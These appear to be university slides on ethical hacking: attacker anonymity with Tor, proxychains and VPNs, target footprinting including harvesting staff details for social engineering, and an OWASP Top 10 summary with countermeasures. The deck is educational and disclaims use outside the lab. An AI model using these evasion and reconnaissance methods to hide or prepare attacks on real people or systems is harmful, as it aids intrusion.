Ethical Hacking & Penn Testing

CATALIN BOJA & ALIN ZAMFIROIU

WWW.ISM.ASE.RO

Course

- What is and other info
- Anonymity
- Footprinting
- Password cracking
- Hacking using Social Engineering
- Network Sniffers
- Hacking a Web Site
- Hacking a Web Server
- Hacking a Wireless Network

Ethical Hacking Knowledge

- Introduction to Ethical Hacking
- Footprinting and Reconnaissance
- Scanning Networks
- Enumeration
- Vulnerability Analysis
- System Hacking
- Malware Threats
- Sniffing
- Social Engineering
- Denial-of-Service
- Session Hijacking
- Evading IDS, Firewalls, and Honeypots
- Hacking Web Servers
- Hacking Web Applications
- SQL Injection
- Hacking Wireless Networks
- Hacking Mobile Platforms
- IoT Hacking
- Cloud Computing
- Cryptography

Disclaimer

- Don't use these techniques and tools outside the laboratory environment
- Don't use these techniques and tools and break any law in any country
- Don't use these techniques and tools on services/computers/servers for which you don't have permission to access
- We are not responsible for the illegal use of these techniques and tools

Disclaimer

The objectives of this course/presentation are:

- To increase the awareness regarding the digital trail that you leave
- To increase the awareness of your privacy on Internet
- To show you how the attacker perspective and tools
- To help you get an idea about tools and procedures used to hack

It's NOT an objective of this presentation:

- To show you tools that you may use to conduct illegal activities

Ethical hacking

- What is ?
- Ethical – *conforming to accepted standards of conduct, ethical behavior* (Merriam-Webster dictionary)
- Hacking – make a system do what you want to do versus was was intended to do
- Types of hackers (https://en.wikipedia.org/wiki/Security_hacker):
  - White/Grey/Black hat
  - Script kiddie
  - Neophyte ("newbie", or "noob")
  - Hacktivist
  - Nation state

Key terms

- **Footprinting** – information gathering, pre-analysis (in digital and real world)
- **FUD** – Fully Undetectable for anti-virus
- **RAT** – Remote Administration Tools
- **Root kit** – tool installed on a OS that will help hide some processes (you will not see it in Task Manager)
- **Key loggers** – tools to steal and extract information
- **Reverse shells** – programs that will infect a device in order to open a command & control connection
- **Terminal** – command interface for Linux/Unix
- **Firewall** – controlling network inbound and outbound traffic (in Linux with IP table commands)

Key terms

- Attacks:
  - **DoS** – Denial of Service (make more requests than the server can manage; for ex. Apache server ~ 10000 requests by default); involves a single machine
  - **DDoS** – Distributed Denial of Service is a DoS conducted synchronous from multiple clients over the same target
  - **Phishing** – try to trick users using legit look like messages or websites to reveal information
  - **SQL Injections** – exploit SQL language to retrieve database information from the application interface

Key terms

- Tools:
  - **VPN** – Virtual Private Networks
  - **Proxy** – reroute traffic
  - **Tor** Browser/Network
  - **VPS** – Virtual Private Servers (ex. Make a internal SQL Server in a virtual machine)

Tools

- **Virtual Box**
  - https://www.virtualbox.org/
  - A virtualization environment to run a Linux virtual machine
- **Kali Linux**
  - https://www.kali.org/downloads/
  - A Linux distribution with a lot of useful tools
  - You need to install it in a virtual machine
- Any additional tools – most of them are Linux tools
- **Time** - this not works like in movies. It takes a lot of planning, effort, time and perseverance to get results

Necessary skills

- Always try to preserve your anonymity (avoid Windows OS, use VPNs, Proxys and Linux distributions)
- Always get open source tools and build them yourself or download them from verified sources
- Patience, perseverance and imagination – in some cases the needed information is not digital
- Curiosity – think out of the box and try thinks which may seem impossible to happen (like default passwords)

Anonymity - Tools


- VPN
- Browser
- File sharing and communication tools
- Recommended reading:
  - https://privacytoolsio.github.io/privacytools.io/

Anonymity - VPN

- Commercial services that have monthly/yearly costs
- Fast than proxy chains
- Encrypt data connection between you and the VPN server
- Some keeps logs, some not (don't expect to have "zero logs" policy)
- Some services may respond to government agencies requirements (see the Lavabit example)
- Check their service conditions (terms of use) - https://torrentfreak.com/vpn-services-keep-anonymous-2018/

Anonymity - Proxy

- Allow rerouting the network traffic through multiple Internet nodes (proxy)
- Is slow – efficient for small data transfers
- **Proxychains**
  - A Linux tool - configure it by editing */etc/proxychains.conf*
  - Supports HTTP, SOCKS4 and **SOCKS5** proxy servers
  - Types: dynamic/strict/random



https://proxyradar.com/kb/

Anonymity – Tor Network

- For anonymous browsing and network communications
- https://www.torproject.org/
- It's a distributed, anonymous network in which multiple layer encryption is used to protect the connection data between intermediary nodes. Each relay sees only the information needed to reach the next node - https://www.torproject.org/about/overview.html.en
- For Linux you can install it with ***apt-get install tor*** or download it
- After download you can check the hash value with ***sha1sum***
- For Kali – update https://docs.kali.org/general-use/kali-linux-sources-list-repositories
- Check HiddenWiki for information

Anonymity - Proxy

1. Edit the proxychains config file - */etc/proxychains.conf*
2. Add the Tor proxy ***socks5 127.0.0.1 9050***
3. Check tor status with ***service tor status***
4. Start if needed ***service tor start*** or ***service tor restart***
5. Start the browser or any other app with proxychains
    1. ***proxychains firefox www.dnsleaktest.com***
    2. ***proxychains nmap***
6. Stop the service ***service tor stop***

Anonymity - Warrant canary

- a posted document stating that an organization has not received any secret subpoenas during a specific period of time
- Example:
  - https://www.vpnsecure.me/files/canary.txt
  - https://www.ivpn.net/resources/canary.txt

Anonymity - Browser

- Recommended: **Firefox**, Tor Browser, Brave
- **Browser fingerprint** - configuration, such as available fonts, browser type, and add-ons. If this combination of information is unique then you can be tracked - https://panopticlick.eff.org/
- **WebRTC** - is a new communication protocol that relies on JavaScript that can leak your actual IP address from behind your VPN - https://privacytoolsio.github.io/privacytools.io/webrtc.html

Anonymity - Browser

- Firefox settings (about:config) to disable WebRTC
  - media.peerconnection.enabled = false
  - media.peerconnection.turn.disable = true
  - media.peerconnection.use_document_iceservers = false
  - media.peerconnection.video.enabled = false
  - media.peerconnection.identity.timeout = 1
- Can't disable it in Chrome

Anonymity - Browser

- privacy.trackingprotection.enabled = true
- geo.enabled = false
- browser.safebrowsing.phishing.enabled = false
- browser.safebrowsing.malware.enabled = false
- dom.event.clipboardevents.enabled = false
- webgl.disabled = true
- dom.battery.enabled = false
- browser.sessionstore.max_tabs_undo = 0

Anonymity - Browser

- network.cookie.cookieBehavior = 1 (Disable cookies, 0 = Accept all cookies by default, 1 = Only accept from the originating site (block third party cookies), 2 = Block all cookies by default
- network.cookie.lifetimePolicy = 2 (cookies are deleted at the end of the session, 0 = Accept cookies normally, 1 = Prompt for each cookie, 2 = Accept for current session only, 3 = Accept for N days
- browser.cache.offline.enable = false
- browser.send_pings = false
- webgl.disabled = true
- dom.battery.enabled = false
- browser.sessionstore.max_tabs_undo = 0

Anonymity - Browser

- Firefox Privacy Add-ons
  - uBlock Origin - https://addons.mozilla.org/firefox/addon/ublock-origin/
  - Self-Destructing Cookies - https://addons.mozilla.org/firefox/addon/self-destructing-cookies/
  - HTTPS Everywhere - https://www.eff.org/https-everywhere
  - Decentraleyes - https://addons.mozilla.org/firefox/addon/decentraleyes/

Anonymity – Canary Cookies & Tokens

- **Canary Cookies** - cookies generated by different websites and checked on cross domains
  - https://www.nfriedly.com/techblog/2010/08/how-facebook-sets-and-uses-cross-domain-cookies/
- **Canary Tokens** – hidden links that are triggered when you visit a link, open a document, run an application, read an email, etc.
  - http://canarytokens.org/generate

Anonymity - Email

- Use email services that provide message encryption (ProtonMail, mailbox.org and others)
- Use your own service: Mail-in-a-Box
- Test your privacy https://www.emailprivacytester.com/
- Use open source email clients: Thunderbird
- Email alternatives (decentralized and distributed systems): I2P-Bote, RetroShare, Bitmessage

Anonymity – Searching engines

- Don't use Google or any search engine that records your searching activity and links to your profile
- https://duckduckgo.com/
- https://searx.me/
- https://www.qwant.com/
- https://www.startpage.com/
- Firefox add-on: Google search link fix

Anonymity - Communication

- Mobile: Signal
- Wire - https://app.wire.com/?connect
- Ricochet - https://ricochet.im/

Anonymity – Cloud storage

- Use services that encrypt the data on the client using local keys: Seafile, Nextcloud
- Self-hosted cloud server: Seafile, Pydio
- File sync software: SparkleShare, Syncany, Syncthing

Anonymity – DNS Leaking

- When you query a domain name like www.ism.ase.ro you send a request to a DNS server (set up by your ISP, proxy server, VPN server, etc);
- The DNS owners may log the information so they can associate queries for visited websites to a specific IP
- If you are connected to a VPN service the DNS leak may reveal information about the DNS servers you use – if they are related to your ISP then your real location is not protected by the VPN service (is not your real IP service but they have info on your real ISP)
- Use public Open DNS servers https://www.opendns.com/setupguide/ (208.67.222.222 · 208.67.220.220)
- Google DNS server is 8.8.8.8 or Cloudflare DNS server 1.1.1.1
- https://www.dnsleaktest.com/results.html

Anonymity – Live USB OS

- **Live CD OS**: Tails, Knoppix, Puppy Linux, Kali Light (https://docs.kali.org/downloading/kali-linux-live-usb-install)
- Tools
  - USB Stick - https://rufus.ie/
  - OS image file
  - Image Writer (for Windows) - https://launchpad.net/win32-image-writer
  - dd for Linux

Anonymity – MAC Changer


- MAC Address - https://en.wikipedia.org/wiki/MAC_address
- It will uniquely identify the network (Wired or Wi-Fi) board in the LAN
- The value is visible in our current LAN (until the next node)
- Important for Wi-Fi connections as the router will record it
- You can lookup for MAC vendors - https://macvendors.com/
- You can change it:
  - For Windows - https://www.groovypost.com/howto/change-mac-address-windows-10-why/
  - For Linux - https://linuxconfig.org/change-mac-address-with-macchanger-linux-command

Anonymity – Other

- **Password managers**: Master Password, KeePass
- **File encryption**: VeraCrypt, PeaZip, GnuPG
- **DNS**: DNSCrypt, OpenNIC
- **Digital Notebook**: Laverna, Turtl, Simplenote, Paperwork
- **Paste services**: Ghostbin, PrivateBin, Hastebin
- **Productivity tools**: Etherpad, Ethercalc, ProtectedText

Footprinting

- Gathering information on the target/company/organization without noise
- Prepares the scanning phase
- It's a stealthy operation
- It should gather as much information from mostly public information
- Active vs Passive activity



Footprinting

- Possible results
  - Organizational information
    - Employee accounts and email addresses
    - Company directories
    - Hidden and internal websites
    - Used Technology (OSs and versions)
    - Geo-location and phone numbers
  - Network map of resources (servers, websites, etc.) – domain names, topology
  - Potential obstacles
  - Accounts, services and persons of interest

Footprinting

- Collecting Location Information – geographic locations and surroundings
  - Google maps
  - Wikimapia
  - Bing maps
- **Netcraft** & **Shodan**
  - Determine IP blocks, Hostnames, Banner grabbing, Default passwords
- People Information
  - Pipl.com, Facebook, LinkedIn

Footprinting

- **People Information**
  - Sometimes is the weakest link in the security chain
  - Pipl.com, Facebook, LinkedIn
  - Personal & contact information
  - Personal context: friends, relatives, interests, events, hobbies, personal likes
  - Social engineering
  - Spoofing
  - Malware dissemination

Footprinting

- Jobsites and communities
  - Jobs announcements
  - Skills and technologies
- Financial Information
- Setting up alerts using Google
  - https://www.google.com/alerts

Google Hacking

- Use Google index to search for public information
- Queries can detailed using different tags
  - ext – extension
  - intext – containing text
  - http://www.googleguide.com/advanced_operators_reference.html
- **Google Hacking Database**
  - Predefined Google queries - Dorks
  - https://www.exploit-db.com/google-hacking-database

Website footprinting

- Website proxies
- Website mirroring
- Web spiders
- Web site monitoring
- Cached content
- Web archive

Website footprinting

Website proxies

- Tools: Burp Suite, FireBug (now Firefox Developer Tools)
- Information that can be collected:
  - OS and version
  - JavaScript libraries
  - JavaScript and HTML Code comments
  - Webserver info
  - Contact info
  - Cookies info

Website footprinting

Website mirroring

- Creates a local copy of the website
- Keeps the directory structure
- Tools
  - HTTrack
  - BlackWidow

Website footprinting

Web spiders / miners

- Tools used to extract specific information
- Tools
  - Web data extractor
  - Web Data Miner
  - Visual Scraper
- Web site monitoring
  - Monitors a website for changes
  - www.followthatpage.com
- Web Archive – Way Back Machine

Website footprinting

Useful resources

- Bwapp - http://www.itsecgames.com/
- Hack this site - https://www.hackthissite.org/pages/index/index.php

Scanning & Enumeration

- In-depth analysis of interesting targets found on previous phase
- More invasive
- More specific analysis of the most vulnerable targets

Audit & Ethical Hacking

ALIN ZAMFIROIU & CĂTĂLIN BOJA

Disclaimer

- Don't use these techniques and tools outside the laboratory environment
- Don't use these techniques and tools and break any law in any country
- Don't use these techniques and tools on services/computers/servers for which you don't have permission to access
- We are not responsible for the illegal use of these techniques and tools

What is Ethical Hacking

- **Hacking** the process of attempting to gain unauthorized access to computer resources.

http://blog.thepitagroup.com/

What is Hathical Hacking

- Ethical hackers are responsible for examining internal servers and systems to discover any possible vulnerabilities to external cyber attacks.

- An ethical hacker:
  - Providing recommendations on how to resolve the vulnerabilities;
  - Working with developers to advise on security needs and requirements;
  - Updating security policies and procedures;
  - Providing training as part of a company's security awareness and training program.

http://intelligent-defense.softwareadvice.com/how-to-get-an-ethical-hacker-job-0714/

What is a Ethical Hacking

- Why?
  - Just for fun;
  - Show off – notify many people that they can do that;
  - Steal important information;
  - Control of victim's computer;
  - Destroy enemy's computer during the war.

http://joomdom.com/1301-chernoe-ili-beloe-seo.html

Pentesting

- Penetration tests are performed using manual or automated tools to detect potential points of exposure.
- Information about any vulnerability successfully exploited are presented to the owner of that system.

Benefits of pentesting

- manage vulnerabilities;
- avoid the cost of network downtime;
- minimize client-side attacks;
- evaluate security investment.


IT&C SECURITY MASTER
ISM
2005
ism.ase.ro
Scientia potestas est

OWASP TOP 10

OWASP

- ***O**pen **W**eb **A**pplication **S**ecurity **P**roject*

- An online community working on the security of web applications with the purpose to publish Web security recommendations and provide to the users, administrators and companies with reference methods and tools to control the level of security of their Web applications.

OWASP

- One project of them is Top 10 vulnerabilities
- That one is a document with the top 10 vulnerabilities of the web applications and companies should adopt this document.
- There are 3 releases of Top 10 Vulnerabilities: 2010, 2013 and 2017.

OWASP Top10 2010-2013

OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 →	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Broadened into →	A7 – Missing Function Level Access Control
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards	A10 – Unvalidated Redirects and Forwards
A9 – Insufficient Transport Layer Protection	Merged with 2010-A7 into new 2013-A6

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project#OWASP_Top_10_for_2010

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project#OWASP_Top_10_for_2013

OWASP Top10 2013-2017

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project#OWASP_Top_10_for_2013

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project#tab=Main

A1 - Injection


A1

A1 :2017

- Mistakes related to injection, such as SQL or LDAP injection, occurs when data are not reliable are sent to an interpreter as part of a command or query.

- With hostile data, an attacker can execute commands to cheat the interpreter for the unauthorized data access.

A1 - Injection



https://cai.tools.sap

A1 - Injection

- More common injections are:
  - SQL
  - OS command
  - ORM
  - LDAP

A1 - Countermeasures

- Use an API to work with your database;
- Separate the data from queries;
- Validate the input on the server-side;
- Do NOT concatenate the queries;

A2 - Broken Authentication


A2

A2 :2017

- Application's functions that are related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation mistakes and thus to secure the identity of other users.

- "*Attackers can detect broken authentication using manual means and exploit them using* ***automated tools*** *with password lists and dictionary attacks*".

A2 - Broken Authentication



https://cai.tools.sap

A2 - Countermeasures

- Multi-factor authentication;
- Password complexity – do not use default credentials;
- Password checking from the most used passwords;
- Limit the number of failed login attempts.

A3 - Sensitive Data Exposure

A6

A3 :2017

- Sensitive information about users should be protected very well, but some applications do not encrypt them.
- The attackers may broke the applications security and steal the sensitive data about users
- **General Data Protection Regulation**.

A3 - Sensitive Data Exposure

https://mikethetesternz.wordpress.com

A3 - Countermeasures

- Do not use the sensitive data in the current sessions;
- **Encrypt** all stored **sensitive data**;
- Encrypt all data in transit in the application.

A4 - XML External Entities (XXE)

A4 :2017

- The attack is based on external third parties that are referenced to resources outside of the XML document that they're included in. The parser then opens the resource and displays the content, or falls in the trap of a Denial of Service (DoS) attack

A4 - Countermeasures

- Use other formats;
- Disable XML external entity (DTD);
- Upgrade the XML processors.


A5 - Broken Access Control

A4 + A7

A5 :2017

- Insecure Data Object References + Missing Function Level Access Control
- The most common example of Broken Access Control is an authenticated user which don't have administrator rights is able to create new administrator accounts.

A5 - Broken Access Control +



A5 - Countermeasures

- Deny the access for everyone;
- Disable web server directory listing;
- Log access control;
- Use Principle of Least Privilege.

https://digitalguardian.com/blog/what-principle-least-privilege-polp-best-practice-information-security-and-compliance

A6 - Security Misconfiguration

A5

A6 :2017

- Good security practices require the existence of a secure configuration defined and deployed applications, architectures, web servers, databases and platforms.

- All these settings must be defined, implemented and maintained, because many of them come with default secure configurations. This involves keeping up-to-date for all applications and code libraries used by them.

A6 - Security Misconfiguration

https://kivuconsulting.com

A6 - Countermeasures

